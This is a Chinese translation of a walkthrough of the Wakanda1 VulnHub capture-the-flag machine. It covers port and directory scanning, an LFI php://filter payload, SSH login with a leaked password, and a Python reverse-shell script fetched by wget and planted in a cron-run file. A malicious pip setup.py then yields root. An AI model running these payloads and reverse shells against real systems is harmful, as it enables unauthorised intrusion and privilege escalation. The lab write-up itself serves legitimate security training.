

原文：https://resources.infosecinstitute.com/wakanda1-ctf-walkthrough/?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+infosecRe

在本文中，我们将为读者详细介绍如何完成xMagass在VulnHub上发表的一个CTF挑战。根据该挑战作者的介绍，这是一个中级难度的CTF挑战。该CTF挑战的目标是获取机

您可以从[这里](#)下载相关的VM，然后在Virtual Box上启动它。此外，该VM也可以通过torrent进行下载，相应的URL见本末的参考部分。

对于安全研究人员来说，VulnHub可是一个非常有名的网站。它为用户提供了一种安全且合法的环境，在这个环境中，可以通过一系列挑战来学习和砥砺自己的黑客技能。

请注意：对于本文涉及的所有机器，都是在Oracle的Virtual Box环境下运行的。其中，我们使用Kali Linux作为迎接该CTF挑战的攻击方机器。需要说明的是，文中所述的技术仅限于教育目的，如果读者将其用于其他方面，责任自负。

闯关

在Virtual

Box中下载并运行相关的虚拟机后，我们需要找到目标机器的IP地址。为此，首先运行Netdiscover命令，来获取目标计算机的IP地址。下图给出了该命令的输出结果：

```
root@kali:/home/nikhil# netdiscover
Currently scanning: 192.168.28.0/16 | Screen View: Unique Hosts

14 Captured ARP Req/Rep packets, from 5 hosts. Total size: 822

-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.1.11  08:00:27:3c:1e:db    1      60  PCS Systemtechnik GmbH

root@kali:/home/nikhil#
```



使用的命令：Netdiscover

如上图中高亮显示的区域所示，我们得到的虚拟机的IP地址为192.168.1.11（即目标机器的IP地址）。

我们将使用地址192.168.1.45来作为攻击方的IP地址。

请注意：攻击目标和攻击方计算机的IP地址可能是不同的，具体取决于相关的网络配置。

现在，我们已经知道了目标机器的IP地址，接下来首先要找出目标机器上可用的端口和服务。为此，可以借助于Nmap进行全端口扫描，具体如下图所示：

```


root@kali:/home/nikhil# nmap -p- 192.168.1.11 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-17 18:15 IST
Nmap scan report for 192.168.1.11
Host is up (0.00025s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
3333/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
34206/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:3C:1E:DB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 24.85 seconds
root@kali:/home/nikhil#

```

使用的命令：nmap -p- 192.168.1.11 -sV

扫描完成后，我们发现目标机器上有四个开放的端口。那么，让我们先从HTTP端口开始下手。利用浏览器访问目标机器的IP，这时将会看到一个网站，具体如下图所示。



从上面的屏幕截图中可以看出，该网站运行在一个HTTP服务器上，主页内容为“coming soon”。然后，我对该HTML页面代码逐条进行手动分析，并通过Dirb进行扫描，以枚举应用程序中的其他入口点，具体如下图所示。

```
root@kali:/home/nikhil# dirb http://192.168.1.11/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Aug 17 18:17:59 2018
URL_BASE: http://192.168.1.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.11/ ----
+ http://192.168.1.11/admin (CODE:200|SIZE:0)
+ http://192.168.1.11/backup (CODE:200|SIZE:0)
+ http://192.168.1.11/index.php (CODE:200|SIZE:1527)
+ http://192.168.1.11/secret (CODE:200|SIZE:0)
+ http://192.168.1.11/server-status (CODE:403|SIZE:300)
+ http://192.168.1.11/shell (CODE:200|SIZE:0)

-----

END_TIME: Fri Aug 17 18:18:02 2018
DOWNLOADED: 4612 - FOUND: 6
root@kali:/home/nikhil#
```




使用的命令：dirb <http://192.168.1.11/>

Dirb程序找到了一些目录，但响应的大小为0字节，这意味着返回200响应代码的页面是一个空白页面。

在手动分析HTML内容的过程中，我们在注释中找到了一个参数，具体如下图所示。

```
15 <link href="bootstrap.css" rel="stylesheet">
16
17
18 <link href="cover.css" rel="stylesheet">
19 </head>
20
21 <body class="text-center">
22
23 <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
24 <header class="masthead mb-auto">
25 <div class="inner">
26 <h3 class="masthead-brand">Vibranium Market</h3>
27 <nav class="nav nav-masthead justify-content-center">
28 <a class="nav-link active" href="#">Home</a>
29 <!-- <a class="nav-link active" href="?lang=fr">Fr/a> -->
30 </nav>
31 </div>
32 </header>
33
34 <main role="main" class="inner cover">
35 <h1 class="cover-heading">Coming soon</h1>
36 <p class="lead">
```

正如在上面屏幕截图的突出显示区域中可以看到的那样，注释中存在“lang”参数，并且研究发现，该参数含有本地文件包含（LFI）漏洞。于是，我利用该漏洞下载了索引文件。



使用的有效载荷：lang=php://filter/convert.base64-encode/resource=index

如您所见，我们的有效载荷已在目标计算机上成功运行了，并且在响应中收到了base64编码的数据。接下来，让我们进行解码，以便查看index.php文件的实际源代码。为此，我们使用Decoder：



对索引文件进行解码后，我们在源代码中找到一个密码，具体见截图中的高亮部分。相应的密码如下所示。

密码：Niamey4Ever227!!!

现在，我们已经找到了密码，并且通过端口扫描还发现目标机器上还运行着SSH服务。不过，我们还不知道用户名。于是，我尝试使用一些默认用户名的密码进行爆破，可惜花了一些时间后，我在索引页面的HTML内容中发现了一个用户名，具体如下图所示。



在突出显示的区域中，我们可以看到“Made by”，这意味着我们可能找到了SSH的有效用户名，具体如下图所示。

用户名：mamadou

由于我们已经在源代码中找到了密码，并且SSH服务也在目标计算机上运行，因此，我们可以尝试使用以下凭据来登录系统：

Username: mamadou

Password: Niamey4Ever227!!!


```
root@kali:/var/log/apache2# ssh mamadou@192.168.1.11 -p 3333
The authenticity of host '[192.168.1.11]:3333 ([192.168.1.11]:3333)' can't be established.
ECDSA key fingerprint is SHA256:X+fXjgH34Ta5l6I4kUSpiVZNBGGtjxZxgyU7KCFwk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.1.11]:3333' (ECDSA) to the list of known hosts.
mamadou@192.168.1.11's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 3 15:53:29 2018 from 192.168.56.1
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> █
```



使用的命令：ssh mamadou@192.168.1.11 -p 3333

从上面的屏幕截图中可以看出，这里使用的凭证是有效的，因为我们成功登录了目标系统。但是，我们还没有得到命令shell，因为这里是一个Python shell。接下来，我们要做的事情，就是使用自己喜欢的Python命令来获取访问bash shell的权限了，具体如下图所示。

```
>>> help()

Welcome to Python 2.7! This is the online help utility.

If this is your first time using Python, you should definitely check out
the tutorial on the Internet at http://docs.python.org/2.7/tutorial/.

Enter the name of any module, keyword, or topic to get help on writing
Python programs and using Python modules. To quit this help utility and
return to the interpreter, just type "quit".

To get a list of available modules, keywords, or topics, type "modules",
"keywords", or "topics". Each module also comes with a one-line summary
of what it does; to list the modules whose summaries contain a given word
such as "spam", type "modules spam".

help>

You are now leaving help and returning to the Python interpreter.
If you want to ask for help on a particular object directly from the
interpreter, you can type "help(object)". Executing "help('string')"
has the same effect as typing a particular string at the help> prompt.
>>> import pty;pty.spawn("/bin/bash")
mamadou@Wakanda1:~$ █
```



使用的命令：import pty; pty.spawn("/bin/bash")

好了，我们终于获得了对目标机器的命令行shell的访问权限了。之后，我运行了ls命令，显示的文件为flag1.txt文件。至此，我们就拿到了第一个旗标，具体如下图所示。

```
mamadou@Wakanda1:~$ ls
flag1.txt
mamadou@Wakanda1:~$ cat flag1.txt

Flag : d86b9ad71ca887f4dd1dac86ba1c4dfc
mamadou@Wakanda1:~$
```

先知社区

第一个旗标到手了！现在，让我们来看看内核和Linux操作系统的版本号。

```
mamadou@Wakanda1:/tmp$
mamadou@Wakanda1:/tmp$ uname -a
Linux Wakanda1 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux
mamadou@Wakanda1:/tmp$ cat /etc/issue
Debian GNU/Linux 8 \n \l

mamadou@Wakanda1:/tmp$
```

先知社区

使用的命令：

```
uname -a
cat /etc/issue
```

如您所见，我们检索了内核版本和操作系统版本方面的信息。接下来，我们就可以通过互联网来检查这些版本是否存在可用的本地漏洞了。

Secure | <https://www.google.com/search?source=hp&ei=x8x6W5TODY7RrQHjnIO48Q&q=Debian+GNU%2FLinux+8+%5Cn+%5C%5Cexploit&oq=Debian+GNU/Linux+8+%5Cn+%5C%5Cexploit>

gle Debian GNU/Linux 8 \n \l exploit

All News Videos Images Maps More Settings Tools

About 36,500 results (0.52 seconds)

Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege ... - Exploit-DB
<https://www.exploit-db.com/exploits/40054/>
Jul 4, 2016 - spool files in directory structures owned by user "Debian-exim" #define TARGET_PATH "/lib/x86_64-linux-gnu/libpam.so.0.83.1". extern char ...

Debian < 5.0.6 / Ubuntu < 10.04 - Webshell Remote Root Exploit
<https://www.exploit-db.com/papers/15311/>
Oct 25, 2010 - ABOUT | ----- Debian/Ubuntu remote root exploitation example (GNU dynamic linker DSO vuln). ... Should work on other linux distros too. ... attackerip 9999 | /bin/bash in your webbrowser and connect to your shell \$ nc victimip 9999 id ... Bind-Shell: \$ echo -e '/bin/nc -l -p 79 -e /bin/bash' > /tmp/exploit.sh ...

先知社区

事实证明，虽然Google的搜索结果表明有很多漏洞可用，但它们都不适用于这台机器。于是，我开始试图寻找其他途径。我仔细分析了/etc/passwd文件，发现目标系统上

```
mamadou@Wakanda1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mamadou:x:1000:1000:Mamadou,,,:/home/mamadou:/usr/bin/python
devops:x:1001:1002:,,,:/home/devops:/bin/bash
mamadou@Wakanda1:~$
```



用户“DevOps”在目标计算机上具有bash访问权限。因此，我们不妨检查DevOps用户所有的文件，看看能否获取弱文件权限漏洞。


```
mamadou@Wakanda1:/tmp$
mamadou@Wakanda1:/tmp$
mamadou@Wakanda1:/tmp$ find / -user devops 2>/dev/null
/srv/.antivirus.py
/tmp/test
/home/devops
/home/devops/.bashrc
/home/devops/.profile
/home/devops/.bash_logout
/home/devops/flag2.txt
mamadou@Wakanda1:/tmp$
```



使用的命令：find / -user devops 2>/dev/null

通过上述命令，我们找到了部分文件，其中一个让人感兴趣的文件是“.antivirus.py”，该文件对所有用户都具有写入权限。所以，我们不妨看看这个文件的内容。

```
mamadou@Wakanda1:/srv$ cat .antivirus.py
open('/tmp/test','w').write('test')
mamadou@Wakanda1:/srv$
mamadou@Wakanda1:/srv$
```



不难看出，这段代码将打开位于“tmp”目录中的test文件而编写，并向该文件中写入“test”。所以，对tmp文件夹中的test文件进行了一番了解。因为该文件的所有者是DevOps

我在本地计算机上创建了一个Python程序，并使用wget程序将其传输到目标计算机的“tmp”文件夹中。该python程序可以在下面的截图中看到。

```
#!/usr/bin/python

import socket, subprocess, os;

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);


s.connect(("192.168.1.45", 4545));

os.dup2(s.fileno(), 0);

os.dup2(s.fileno(), 1);

os.dup2(s.fileno(), 2);

p=subprocess.call(["/bin/sh", "-i"]);
```

A terminal window on a Kali Linux machine. The user is at the prompt 'mamadou@Wakanda1:/tmp\$'. They enter 'wget 192.168.1.45/pythonshell.py'. The output shows the file being downloaded from 'http://192.168.1.45/pythonshell.py' and saved as 'pythonshell.py'. Then, they enter 'cp pythonshell.py /srv/.antivirus.py'. The output shows the file being copied. The terminal has a dark background with light-colored text. A red box highlights the wget command, and another red box highlights the cp command. The text '先知社区' is visible in the bottom right corner.

```
mamadou@Wakanda1:/tmp$ wget 192.168.1.45/pythonshell.py
--2018-08-22 09:11:27-- http://192.168.1.45/pythonshell.py
Connecting to 192.168.1.45:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 238 [text/x-python]
Saving to: 'pythonshell.py'

pythonshell.py      100%[=====>]          238  --.-KB/s   in 0s


2018-08-22 09:11:27 (18.1 MB/s) - 'pythonshell.py' saved [238/238]

mamadou@Wakanda1:/tmp$ cp pythonshell.py /srv/.antivirus.py
```

使用的命令：

```
wget 192.168.1.45/pythonshell.py
cp pythonshell.py /srv/.antivirus.py
```

之后，我们在端口4545上启动侦听器以接收反向shell，并等待Cron运行。等了一段时间后，我们在目标机器上收到了一个反向shell，具体如下图所示。

A terminal window on a Kali Linux machine. The user is at the prompt 'root@kali:/var/www/html#'. They enter 'nc -lvp 4545'. The output shows the listener is listening on [any] 4545. Then, a connection is received from 192.168.1.6. The user enters '\$ \$ \$ id'. The output shows the user is 'devops' with 'developer' group. The terminal has a dark background with light-colored text. A red box highlights the nc command. The text '先知社区' is visible in the bottom right corner.

```
root@kali:/var/www/html#
root@kali:/var/www/html# nc -lvp 4545
listening on [any] 4545 ...

192.168.1.6: inverse host lookup failed: Unknown host
connect to [192.168.1.45] from (UNKNOWN) [192.168.1.6] 51715
/bin/sh: 0: can't access tty; job control turned off
$ $ $ id
uid=1001(devops) gid=1002(developer) groups=1002(developer)
$
```

使用的命令：

```
nc -lvp 4545
```

我们搞到了一个反向shell。之后，我们可以运行“id”命令来检查用户的情况，从而确认我们可以作为“DevOps”用户来访问目标计算机。现在，让我们运行Python命令来获取

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
devops@Wakanda1:~$ cd /home/devops
cd /home/devops
devops@Wakanda1:~$ ls
ls
flag2.txt
devops@Wakanda1:~$ cat flag2.txt
cat flag2.txt
Flag 2 : d8ce56398c88e1b4d9e5f83e64c79098
devops@Wakanda1:~$
```

先知社区

使用的命令：

```
python -c 'import pty;pty.spawn("/bin/bash")'
cd /home/devops
ls
cat flag2.txt
```

如上图所示，我们获得了DevOps用户的权限，并在DevOps主目录中找到了另一个旗标。

因此，现在只要找到最后一个旗标就挑战成功了。由于DevOps用户也不是root用户，因此，我们还需要获取该计算机的root访问权限才能完成本次挑战。我们认为，只要获得root权限，挑战就成功了。

作为DevOps用户，当运行sudo命令的时候，会返回一个错误消息，具体如下图所示。

```
devops@Wakanda1:/tmp$ sudo -l
sudo -l
Matching Defaults entries for devops on Wakanda1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User devops may run the following commands on Wakanda1:
    (ALL) NOPASSWD: /usr/bin/pip
devops@Wakanda1:/tmp$
```

先知社区

使用的命令：sudo -l

运行sudo -l命令后，我们发现/user/bin/pip可以作为root用户运行，且无需任何密码。

所以，我们搜索了pip服务方面的漏洞利用代码，并通过wget程序将其下载到了目标机器上。在此之后，还必须在目标机器上执行漏洞利用代码，这方面的信息，请参考该漏洞利用代码。

```
devops@Wakanda1:/tmp$ wget 192.168.1.45/bbbb/setup.py
wget 192.168.1.45/bbbb/setup.py
--2018-08-22 10:07:41-- http://192.168.1.45/bbbb/setup.py
Connecting to 192.168.1.45:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 987 [text/x-python]
Saving to: 'setup.py'

setup.py          100%[=====>]          987  --.-KB/s   in 0s

2018-08-22 10:07:41 (84.0 MB/s) - 'setup.py' saved [987/987]

devops@Wakanda1:/tmp$ sudo /usr/bin/pip install . --upgrade --force-reinstall
sudo /usr/bin/pip install . --upgrade --force-reinstall
Unpacking /tmp
Running setup.py (path:/tmp/pip-zAbP_6-build/setup.py) egg_info for package from file:///tmp
Installing collected packages: FakePip
Running setup.py install for FakePip
```

先知社区

```
wget 192.168.1.45/bbbb/setup.py
sudo /usr/bin/pip install . -upgrade -force-reinstall
```

```
root@kali:/var/www/html/bbbb# nc -lvp 443
listening on [any] 443 ...
192.168.1.6: inverse host lookup failed: Unknown host
connect to [192.168.1.45] from (UNKNOWN) [192.168.1.6] 36556
root@Wakanda1:/tmp/pip-zAbP_6-build# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Wakanda1:/tmp/pip-zAbP_6-build#
```

[illegible]

我们找到了最后的一个旗标！对于这个CTF挑战来说，我们已经顺利通关了。

感谢各位耐心读完本文！

参考资料

[FakePip](#), GitHub

[Wakanda1](#), VulnHub

[Wakanda 1 \(torrent\)](#), VulnHub

[Spool Privilege Escalation](#), Exploit Database

点击收藏 | 1 关注 | 1

[上一篇：Teaser Dragon CTF...](#) [下一篇：GoldenEye 1: CTF ...](#)

1. 2 条回复



[Lilac](#) 2018-10-01 10:35:02

tql,师傅国庆快乐

1 回复Ta



[mss****](#) 2018-10-01 18:37:22

[@Lilac](#) , 节日快乐

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)